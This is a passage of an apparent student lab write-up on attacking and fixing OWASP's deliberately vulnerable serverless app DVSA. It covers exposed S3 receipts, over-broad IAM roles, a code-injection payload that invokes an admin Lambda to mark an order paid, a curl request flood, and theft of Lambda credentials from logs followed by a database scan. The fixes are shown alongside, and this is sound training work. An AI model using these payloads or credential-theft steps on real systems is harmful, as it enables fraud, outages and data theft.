The vulnerability is analyzed using the following evidence:

1. Receipt files are stored in S3 in structured folders
2. Sensitive data is written in plain text format

3. Direct access attempt results in AccessDenied
4. API request exposes internal backend error

These findings confirm that:

- sensitive data exists in storage
- storage structure is predictable
- backend leaks internal details through errors

Part 6) Fix Strategy / Probable Mitigation

To mitigate this vulnerability, the system must enforce secure data handling practices:

- Encrypt sensitive data before storing it in S3 (e.g., SSE-S3 or SSE-KMS)
- Avoid storing unnecessary sensitive information in receipt files
- Replace direct object access with pre-signed URLs
- Implement strict IAM policies to enforce least privilege
- Improve error handling:
    - return generic error messages to users
    - log detailed errors only in CloudWatch

These measures ensure that sensitive data is protected both at rest and during access.

Part 7) Code / Config Changes

Recommended fixes:

- use AWS S3 **pre-signed URLs** for secure access
- enable **server-side encryption (SSE)** for stored objects
- restrict bucket access using IAM policies
- update backend code to handle errors safely

Example:

```
# Before (vulnerable)
orderId = event["orderId"]

# After (fixed)
```

```
if "orderId" not in event:
    return {"status": "err", "msg": "invalid request"}
```

Configuration Improvements

- Enable **S3 server-side encryption**
- Restrict bucket access via IAM policies
- Use **pre-signed URLs** for controlled access
- Implement centralized error handling in Lambda

Part 8) Verification After Fix

After applying the fixes:

- Direct S3 access remains restricted
- Sensitive data is encrypted
- API responses no longer expose stack traces
- Unauthorized users cannot retrieve order details

This confirms that:

- sensitive data is protected
- backend no longer leaks internal information

Part 9) Structured Operation and Security Analysis

Table A

Vulnerability	**Intended Rule(s)**	**Artifacts Used**	**Normal Behavior**	**Exploit Behavior**
Sensitive Data Exposure	Sensitive data must not be publicly accessible	S3 bucket, browser, API response	Receipt stored securely	Sensitive data stored and backend leaks info

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Verification
Sensitive Data Exposure	Sensitive data stored without proper protection	Misconfiguration	Encryption + access control	No exposure after fix

Structured Analysis Explanation

Intended Logic:
The system should securely store receipt data and ensure that only authorized users can access it, while preventing exposure of internal implementation details.

Observed Behavior:
Sensitive data is stored in S3 using predictable paths, and backend errors expose internal details through API responses.

Deviation:
This violates confidentiality and secure coding principles because sensitive data is not properly protected and internal logic is exposed to users.

Fix Validation:
After implementing encryption, access control, and proper error handling, sensitive data is protected and no internal details are leaked.

Part 10) Takeaway / Lessons Learned

This lesson demonstrates that sensitive data exposure can occur even when direct access is restricted. Poor storage practices and improper error handling can still reveal critical information about the system.

To prevent such vulnerabilities:

- data must be protected at rest and in transit
- access must be strictly controlled
- internal system details must never be exposed to users

Proper secure design ensures that even if one layer is protected, other weaknesses do not compromise the system.

Lesson #4: Insecure Cloud Configuration

Part 1) Goal and Vulnerability Summary

This lesson demonstrates an **Insecure Cloud Configuration** vulnerability in the DVSA application. The issue arises from overly permissive IAM roles assigned to AWS Lambda functions.

The Lambda execution role has excessive permissions on the S3 bucket used for storing receipts. This includes permissions to read, write, delete, and modify objects, which goes beyond what is required for normal application functionality.

Part 2) Why This Works / Root Cause

The root cause of this vulnerability is:

- overly broad IAM permissions
- lack of least privilege enforcement
- granting unnecessary S3 actions to Lambda

The role allows multiple high-risk actions such as:

- s3:PutObjectAcl
- s3:DeleteObject
- s3:PutLifecycleConfiguration

These permissions are not required for basic receipt handling.

Part 3) Environment and Setup

- DVSA deployed on AWS
- IAM roles assigned to Lambda functions
- S3 bucket used for receipt storage
- AWS Console used to inspect roles and policies

Part 4) Reproduction Steps

Step 1 — Navigate to IAM Roles

Open AWS IAM and list all roles.

Step 2 — Open Lambda Role

Select:

serverlessrepo-OWASP-DVSA-CreateReceiptFunctionRole

Step 3 — Inspect Policy

Open attached policy and switch to JSON view.

As shown in Figure 4, the IAM policy allows multiple high-risk S3 actions including object deletion and ACL modification.



Figure 16: IAM policy showing over-permissive S3 access

Part 5) Evidence and Proof

The IAM policy shows:

- multiple S3 actions allowed
- access to entire bucket
- permission to modify and delete objects

This confirms that the role is over-permissive and insecure.

Part 6) Fix Strategy / Probable Mitigation

To fix this issue:

- apply **least privilege principle**
- remove unnecessary permissions
- restrict actions to only required ones

Part 7) Code / Config Changes

Example fix:

```
{
  "Effect": "Allow",
  "Action": [
    "s3:GetObject",
    "s3:PutObject"
  ],
  "Resource": "arn:aws:s3:::dvsa-receipts-bucket-.../*"
}
```

Part 8) Verification After Fix

After fixing:

- Lambda can only access required objects
- no delete or ACL modification allowed
- bucket integrity is protected

Part 9) Structured Operation and Security Analysis

Table A

Vulnerability	**Intended Rule(s)**	**Artifacts Used**	**Normal Behavior**	**Exploit Behavior**
Insecure Cloud Configuration	IAM should follow least privilege	IAM policy, S3 access	Limited permissions	Over-permissive access

Table B

Vulnerability	**Why This Is a Deviation**	**Deviation Class**	**Fix Applied**	**Verification**
Insecure Cloud Configuration	Excessive permissions granted	Misconfiguration	Restricted IAM policy	Access limited

Structured Analysis Explanation

Intended Logic:
IAM roles should only grant minimal permissions required for functionality.

Observed Behavior:
The role allows excessive access to S3 including modification and deletion.

Deviation:
This violates least privilege and introduces security risks.

Fix Validation:
Restricting permissions ensures secure and controlled access.

Part 10) Takeaway / Lessons Learned

This lesson highlights the importance of properly configuring IAM roles in cloud environments.

Overly permissive roles can lead to severe security risks, including data manipulation and unauthorized access. Applying least privilege principles is critical to maintaining a secure cloud infrastructure.

Lesson #5: Broken Access Control

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a **Broken Access Control** vulnerability in the DVSA application. The issue occurs because the public-facing Lambda function (DVSA-ORDER-MANAGER) has permission to invoke internal administrative functions and is vulnerable to code injection.

An attacker can exploit this to invoke the privileged function DVSA-ADMIN-UPDATE-ORDERS, allowing modification of order data outside the intended workflow.

The security impact is critical: an attacker can bypass the payment process and mark an order as paid without completing legitimate billing.

Part 2) Why This Works / Root Cause

This vulnerability is caused by a combination of:

- lack of strict access control between public and admin functions
- overly permissive Lambda execution role
- absence of proper authorization checks on internal function invocation

Because the public function can invoke admin functions, and input is not properly controlled, a normal user can indirectly trigger privileged operations.

Part 3) Environment and Setup

- DVSA deployed on AWS
- API endpoint: /order
- Lambda functions:
    - DVSA-ORDER-MANAGER (public)
    - DVSA-ADMIN-UPDATE-ORDERS (admin)
- DynamoDB table: ORDERS_TABLE
- Tools used:
    - curl
    - Browser DevTools
    - AWS Console

Part 4) Reproduction Steps

Step 1 — Create Order

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"new","cart-id":"test123","items":{"1":1}}' | jq
```

Save the returned order ID.

```
khale@Khaled:/mnt/c/Users/khale$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"new","cart-id":"test123","items":{"1":1}}' | jq
{
  "status": "ok",
  "msg": "order created",
  "order-id": "263bc8a3-9e3c-4d3d-b4cf-59dddbcad516"
}
```

Figure 17: Terminal showing order creation request and returned order ID

Step 2 — Add Shipping

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw "{\"action\":\"shipping\",\"order-id\":\"$ORDER_ID\",\"data\":{\"address\":\"Test\",\"email\":\"a@a.com\",\"name\":\"Test\"}}" | jq
```

Step 3 — Verify Order Before Exploit

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_ID\"}" | jq
```

Expected:

- orderStatus = 100
- totalAmount = 0

Step 4 — Execute Exploit

```
curl -X POST "$API" \
-H "Content-Type: application/json" \
-H "authorization: $TOKEN_B" \
-d "{\"action\":\"_\$\$ND_FUNC\$\$_function(){var
p={headers:{authorization:'$TOKEN_B'},body:{action:'update','order-
id':'$ORDER_ID',item:{token:'FAKE123',ts:123456,itemList:{'1':1},address:'Test',total:10,
status:120}}};var a=require('@aws-sdk/client-lambda');var c=new
a.LambdaClient({});var cmd=new a.InvokeCommand({FunctionName:'DVSA-ADMIN-
UPDATE-
ORDERS',InvocationType:'RequestResponse',Payload:Buffer.from(JSON.stringify(p))});c.
send(cmd);}()\",\"cart-id\":\"\"}"
```

Step 5 — Verify Order After Exploit

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_ID\"}" | jq
```

Part 5) Evidence and Proof

The exploit is confirmed by comparing order state before and after the attack.

```
khale@Khaled:/mnt/c/Users/khale$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_ID\"}" | jq
{
  "status": "ok",
  "order": {
    "address": {
      "name": "Test",
      "email": "a@a.com",
      "address": "Test"
    },
    "confirmationToken": " ",
    "itemList": {
      "1": 1
    },
    "orderId": "263bc8a3-9e3c-4d3d-b4cf-59dddbcad516",
    "orderStatus": 100,
    "paymentTS": 1776874811,
    "totalAmount": 0,
    "userId": "a4c8e4d8-20f1-7031-00e6-b9b0d078e024"
  }
}
```

Figure 18: Order before exploit (status = 100)

```
khale@Khaled:/mnt/c/Users/khale$ curl -X POST "$API" \
-H "Content-Type: application/json" \
-H "authorization: $TOKEN_B" \
-d "{\"action\":\"_\$\$ND_FUNC\$\$_function(){const m=require('@aws-sdk/client-lambda');const c=new m.
LambdaClient({});const cmd=new m.InvokeCommand({FunctionName:'DVSA-ADMIN-UPDATE-ORDERS',InvocationType
:'RequestResponse',Payload:Buffer.from(JSON.stringify({headers:{authorization:'$TOKEN_B'},body:{action
:'update','order-id':'$ORDER_ID',item:{token:'FAKE123',ts:123456,itemList:{'1':1},address:'Test',total
:10,status:120}}})});c.send(cmd).then((d)=>{console.error('ADMIN UPDATE OK');console.error(JSON.strin
gify(d));}).catch((e)=>{console.error('ADMIN UPDATE ERR');console.error(JSON.stringify(e));});}()\",\"
cart-id\":\"\"}"
{"status":"err","msg":"unknown action"}khale@Khaled:/mnt/c/Users/khale$
khale@Khaled:/mnt/c/Users/khale$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_ID\"}" | jq
{
```

Figure 19: Exploit request (malicious payload)

```
khale@Khaled:/mnt/c/Users/khale$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_ID\"}" | jq
{
  "status": "ok",
  "order": {
    "address": "Test",
    "confirmationToken": "FAKE123",
    "itemList": {
      "1": 1
    },
    "orderId": "263bc8a3-9e3c-4d3d-b4cf-59dddbcad516",
    "orderStatus": 120,
    "paymentTS": 123456,
    "totalAmount": 10,
    "userId": "a4c8e4d8-20f1-7031-00e6-b9b0d078e024"
  }
}
khale@Khaled:/mnt/c/Users/khale$
```

My Orders

Date	ID	Status	Total	Confirmation
4/17/2026, 12:51:22 AM	c505ca40-422f-400e-bce4-8f54bf588d4a	delivered	$45	X614zum6uVqG
1/2/1970, 1:17:36 PM	263bc8a3-9e3c-4d3d-b4cf-59dddbcad516	paid	$10	FAKE123

Figure 20: Order after exploit showing unauthorized update

After the exploit:

- orderStatus changed to 120
- confirmationToken changed to "FAKE123"
- totalAmount changed to 10
- paymentTS was updated

This confirms that:

- the admin function was successfully invoked
- the order state was modified
- the payment workflow was bypassed

Part 6) Fix Strategy / Probable Mitigation

The fix must address both privilege separation and invocation control:

- restrict Lambda permissions using least privilege
- prevent public functions from invoking admin-only functions
- enforce strict authorization checks before performing admin operations

Part 7) Code / Config Changes

Resources modified:

- order-manager.js
- IAM role for DVSA-ORDER-MANAGER

Fix Implementation

- removed unsafe deserialization (Lesson 1 fix)
- added strict input validation
- restricted IAM permissions to prevent invocation of admin functions

Explanation

The vulnerability existed because the public Lambda function had permission to invoke admin functions. By restricting these permissions and removing the injection path, unauthorized access to privileged operations is prevented.

Part 8) Verification After Fix

After applying the fix:

- the exploit payload no longer executes
- the admin function is not invoked
- the order state remains unchanged

```
khale@Khaled:/mnt/c/Users/khale$ curl -X POST "$API" \
-H "Content-Type: application/json" \
-H "authorization: $TOKEN_B" \
-d "{\"action\":\"_\$\$ND_FUNC\$\$_function(){var p={headers:{authorization:'$TOKEN_B'},body:{action:'
update','order-id':'$ORDER_ID2',item:{token:'FAKE123',ts:123456,itemList:{'1':1},address:'Test',total:
10,status:120}}};var a=require('@aws-sdk/client-lambda');var c=new a.LambdaClient({});var cmd=new a.In
vokeCommand({FunctionName:'DVSA-ADMIN-UPDATE-ORDERS',InvocationType:'RequestResponse',Payload:Buffer.f
rom(JSON.stringify(p))});c.send(cmd);}()\",\"cart-id\":\"\"}"
{"status":"err","msg":"invalid action"}khale@Khaled:/mnt/c/Users/khale$
```

Figure 21: Terminal showing failed exploit attempt after applying access control fix

Part 9) Structured Operation and Security Analysis

Table A

Vulnerability	**Intended Rule(s)**	**Artifacts Used**	**Normal Behavior**	**Exploit Behavior**
Broken Access Control	Only admin functions should update order status	API responses, curl output	Order requires billing	Order updated without billing

Table B

Vulnerability	**Why This Is a Deviation**	**Deviation Class**	**Fix Applied**	**Verification**
Broken Access Control	Public function invoked admin logic	Intentional misuse	IAM + validation fix	Exploit fails

Part 10) Takeaway / Lessons Learned

This vulnerability demonstrates that access control must be enforced across internal service boundaries. Allowing a public function to invoke privileged operations violates the principle of least privilege and enables attackers to bypass critical workflows.

Lesson #6: Denial of Service (DoS)

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a **Denial of Service (DoS)** vulnerability in the DVSA application. The issue occurs because the API does not implement any rate limiting or request throttling mechanism.

By sending a large number of concurrent requests to the API, the system becomes unstable and starts returning errors. This indicates that the backend cannot handle excessive traffic, making it vulnerable to DoS attacks.

Part 2) Why This Works / Root Cause

The root cause of this vulnerability is:

- absence of rate limiting
- lack of request throttling
- no protection against high request volume

The API processes all incoming requests without restriction, allowing attackers to overload the system.

Part 3) Environment and Setup

- DVSA deployed on AWS
- API Gateway used for handling requests
- AWS Lambda processes backend logic
- Ubuntu terminal used to simulate attack using curl

Part 4) Reproduction Steps

Step 1 — Prepare API Access

Use the API endpoint and authentication token.

Step 2 — Send Multiple Concurrent Requests

Run the following command:

```
for i in {1..50}; do
  curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_A" \
  --data-raw '{"action":"orders"}' &
```

done
wait

Step 3 — Observe System Behavior

The system processes multiple requests simultaneously.

```
[31]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[32]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[33]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[34]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[35]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[36]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[37]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[38]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[39]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[41]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[43]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[44]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[45]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[46]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[47]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[48]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[49]-  Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[50]+  Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Int
ernal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server error"}{"message": "Internal server err
or"}{"message": "Internal server error"}[2]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw
 '{"action":"orders"}'
[11]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[13]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[15]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[18]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[23]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[26]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[27]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[40]-  Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[42]+  Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
{"status":"ok","orders":[{"order-id":"ef559783-b2b4-4e6e-a0fe-7d00345ba6c5","date":1777214289,"total":25,"status":"processed","token":"09x4zru01zkQ"}]}{"status"
:"ok","orders":[{"order-id":"ef559783-b2b4-4e6e-a0fe-7d00345ba6c5","date":1777214289,"total":25,"status":"processed","token":"09x4zru01zkQ"}]}{"status":"ok","or
ders":[{"order-id":"ef559783-b2b4-4e6e-a0fe-7d00345ba6c5","date":1777214289,"total":25,"status":"processed","token":"09x4zru01zkQ"}]}[12]   Done
    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[16]   Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
[30]+  Done                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
{"status":"ok","orders":[{"order-id":"ef559783-b2b4-4e6e-a0fe-7d00345ba6c5","date":1777214289,"total":25,"status":"processed","token":"09x4zru01zkQ"}]}[22]+  Do
ne                    curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN_A" --data-raw '{"action":"orders"}'
```

Figure 22: Terminal showing multiple concurrent API requests resulting in repeated internal server errors (DoS attack).

Part 5) Evidence and Proof

As shown in **Figure 22**, the terminal output displays:

- multiple parallel API requests
- repeated "Internal server error" messages
- inconsistent responses under load

This demonstrates that the system becomes unstable when handling high request volume, confirming the presence of a DoS vulnerability.

Part 6) Fix Strategy / Probable Mitigation

To fix this issue:

- implement API rate limiting
- enable throttling in API Gateway
- apply request quotas per user
- use AWS WAF to filter excessive traffic

Part 7) Code / Config Changes

Example mitigation in API Gateway:

- set rate limit (e.g., 10 requests per second)
- set burst limit (e.g., 20 requests)

Additionally, implement:

- AWS WAF rules to block abnormal traffic patterns

Part 8) Verification After Fix

After applying mitigation:

- excessive requests are blocked
- API returns throttling responses (e.g., HTTP 429)
- no internal server errors occur under load
- system remains stable

Part 9) Structured Operation and Security Analysis

Table A

Vulnerability	**Intended Rule(s)**	**Artifacts Used**	**Normal Behavior**	**Exploit Behavior**
Denial of Service (DoS)	API should enforce rate limiting	API endpoint, curl tool	Controlled request rate	Unlimited concurrent requests

Table B

Vulnerability	**Why This Is a Deviation**	**Deviation Class**	**Fix Applied**	**Verification**
DoS	No rate limiting implemented	Design flaw	Throttling enabled	Requests limited

Structured Analysis Explanation

Intended Logic:
The API should limit the number of requests per user to maintain stability and availability.

Observed Behavior:
The system accepts all requests without restriction and becomes unstable under high load.

Deviation:
This allows attackers to overload the system and cause denial of service.

Fix Validation:
Applying rate limiting ensures that excessive requests are controlled and system performance remains stable.

Part 10) Takeaway / Lessons Learned

This lesson highlights the importance of protecting APIs from excessive traffic.

Without proper rate limiting, systems become vulnerable to denial of service attacks. Implementing throttling and traffic control mechanisms is essential to ensure system availability and reliability.

Lesson#7 - Over-Privileged Function

Part 1) Goal and Vulnerability Summary

This lesson demonstrates an **Over-Privileged Function** vulnerability in the DVSA application. The issue arises because the Lambda function DVSA-SEND-RECEIPT-EMAIL is assigned an execution role with excessive permissions.

If the function is compromised, an attacker can inherit these permissions and access AWS resources beyond the function's intended purpose, leading to potential data exposure.

Part 2) Why This Works / Root Cause

The root cause is excessive IAM permissions assigned to the Lambda execution role.

In AWS serverless environments, Lambda functions automatically receive temporary credentials tied to their execution role. If the role grants broad permissions (e.g., full DynamoDB or S3 access), any compromise allows attackers to perform unauthorized actions.

In this case, the role allowed access to DynamoDB and S3 resources unrelated to sending receipt emails.

Part 3) Environment and Setup

- DVSA deployed on AWS
- Target Lambda function: DVSA-SEND-RECEIPT-EMAIL
- Services involved:
    - AWS Lambda
    - S3 (receipts bucket)
    - DynamoDB (DVSA-ORDERS-DB)
    - CloudWatch Logs
- Tools used:
    - AWS Console
    - AWS CLI

Part 4) Reproduction Steps

Step 1 — Modify Lambda to Print Environment Variables

The following line was added to simulate a compromised function:

print(dict(os.environ))

Step 2 — Trigger the Function

aws s3 cp ./empty s3://dvsa-receipts-bucket-758388043321-us-east-1/2020/20/20/trigger.raw

Step 3 — Extract AWS Credentials

CloudWatch logs revealed temporary credentials:

- AWS_ACCESS_KEY_ID
- AWS_SECRET_ACCESS_KEY
- AWS_SESSION_TOKEN

Step 4 — Use Stolen Credentials

```
export AWS_ACCESS_KEY_ID="REDACTED"
export AWS_SECRET_ACCESS_KEY="REDACTED"
export AWS_SESSION_TOKEN="REDACTED"
export AWS_DEFAULT_REGION="us-east-1"
```

Step 5 — Access DynamoDB (Before Fix)

aws dynamodb scan --table-name DVSA-ORDERS-DB --region us-east-1

This successfully returned order data, proving excessive permissions.

Part 5) Evidence and Proof

send_receipt_email.py

```python
import json
import boto3
import urllib.parse
import os
import datetime
import decimal
import uuid


def lambda_handler(event, context):
    # Helper class to convert a DynamoDB item to JSON.
    print(dict(os.environ))
    class DecimalEncoder(json.JSONEncoder):
        def default(self, o):
            if isinstance(o, decimal.Decimal):
                if o % 1 > 0:
                    return float(o)
                else:
                    return int(o)
            return super(DecimalEncoder, self).default(o)

    bucket = event['Records'][0]['s3']['bucket']['name']
    key = event['Records'][0]['s3']['object']['key']
    key = urllib.parse.unquote_plus(urllib.parse.unquote(key))
    order = key.split("/")[3]
    orderId = order.split("_")[0]
    userId = order.split("_")[1].replace(".raw", "")

    s3 = boto3.client('s3')
    # download file to /tmp
```

Figure 23: Lambda code showing environment variable exposure



Figure 24: CloudWatch logs revealing AWS credentials)

```
khale@Khaled:/mnt/c/Users/khale$ aws dynamodb scan --table-name DVSA-ORDERS-DB
{
    "Items": [
        {
            "itemList": {
                "M": {
                    "1017": {
                        "N": "1"
                    }
                }
            },
            "totalAmount": {
                "N": "45"
            },
            "orderStatus": {
                "N": "300"
            },
            "paymentTS": {
                "N": "1776376282"
            },
            "orderId": {
                "S": "c505ca40-422f-400e-bce4-8f54bf588d4a"
            },
            "userId": {
                "S": "a4c8e4d8-20f1-7031-00e6-b9b0d078e024"
            },
            "address": {
                "M": {
                    "name": {
                        "S": "sdfsdf"
                    },
                    "address": {
                        "S": "dfsdfsdfsdfs"
                    },
                    "phone": {
                        "S": "345345345"
                    },
                    "email": {
                        "S": ""
                    }
                }
            },
            "confirmationToken": {
                "S": "X614zum6uVqG"
            }
:
            },
            "paymentTS": {
                "N": "1776376282"
            },
            "orderId": {
                "S": "c505ca40-422f-400e-bce4-8f54bf588d4a"
            },
            "userId": {
                "S": "a4c8e4d8-20f1-7031-00e6-b9b0d078e024"
            },
            "address": {
                "M": {
                    "name": {
                        "S": "sdfsdf"
                    },
                    "address": {
                        "S": "dfsdfsdfsdfs"
                    },
                    "phone": {
                        "S": "345345345"
                    },
                    "email": {
                        "S": ""
```

Figure 25: DynamoDB scan showing full database access

This confirms that:

- credentials were exposed
- those credentials allowed full database access
- the Lambda role had excessive permissions

Part 6) Fix Strategy / Probable Mitigation

The vulnerability was mitigated by applying the principle of least privilege to the Lambda execution role.

The following changes were made:

- removed unnecessary permissions such as dynamodb:* and unrestricted S3 access
- restricted S3 access to only the receipts bucket

replaced full SES access with minimal email-sending permissions

Part 7) Code / Config Changes

Resource modified:
IAM role for DVSA-SEND-RECEIPT-EMAIL

Before (vulnerable policy)

```
"Action": [
  "dynamodb:*",
  "s3:*",
  "ses:*"
],
"Resource": "*"
```

After (fixed policy)

```
{
  "Statement": [
    {
      "Action": [
        "s3:GetObject"
      ],
      "Resource": "arn:aws:s3:::dvsa-receipts-bucket-758388043321-us-east-1/*",
      "Effect": "Allow"
    },
    {
      "Action": [
```

```
      "ses:SendEmail",
      "ses:SendRawEmail"
    ],
    "Resource": "*",
    "Effect": "Allow"
  }
 ]
}
```

Explanation

The IAM role was restricted to only required actions. Access to DynamoDB and unrestricted S3 resources was removed, preventing misuse of credentials

Part 8) Verification After Fix

The same exploit was attempted after applying the fix.

aws dynamodb scan --table-name DVSA-ORDERS-DB --region us-east-1

Result After Fix

The request failed with:

AccessDeniedException



Figure 26: AccessDenied response when attempting DynamoDB scan after applying least privilege fix

Conclusion

This confirms that:

- the Lambda role no longer has excessive permissions
- unauthorized access to DynamoDB is blocked
- the vulnerability has been successfully mitigated

Part 9) Structured Operation and Security Analysis

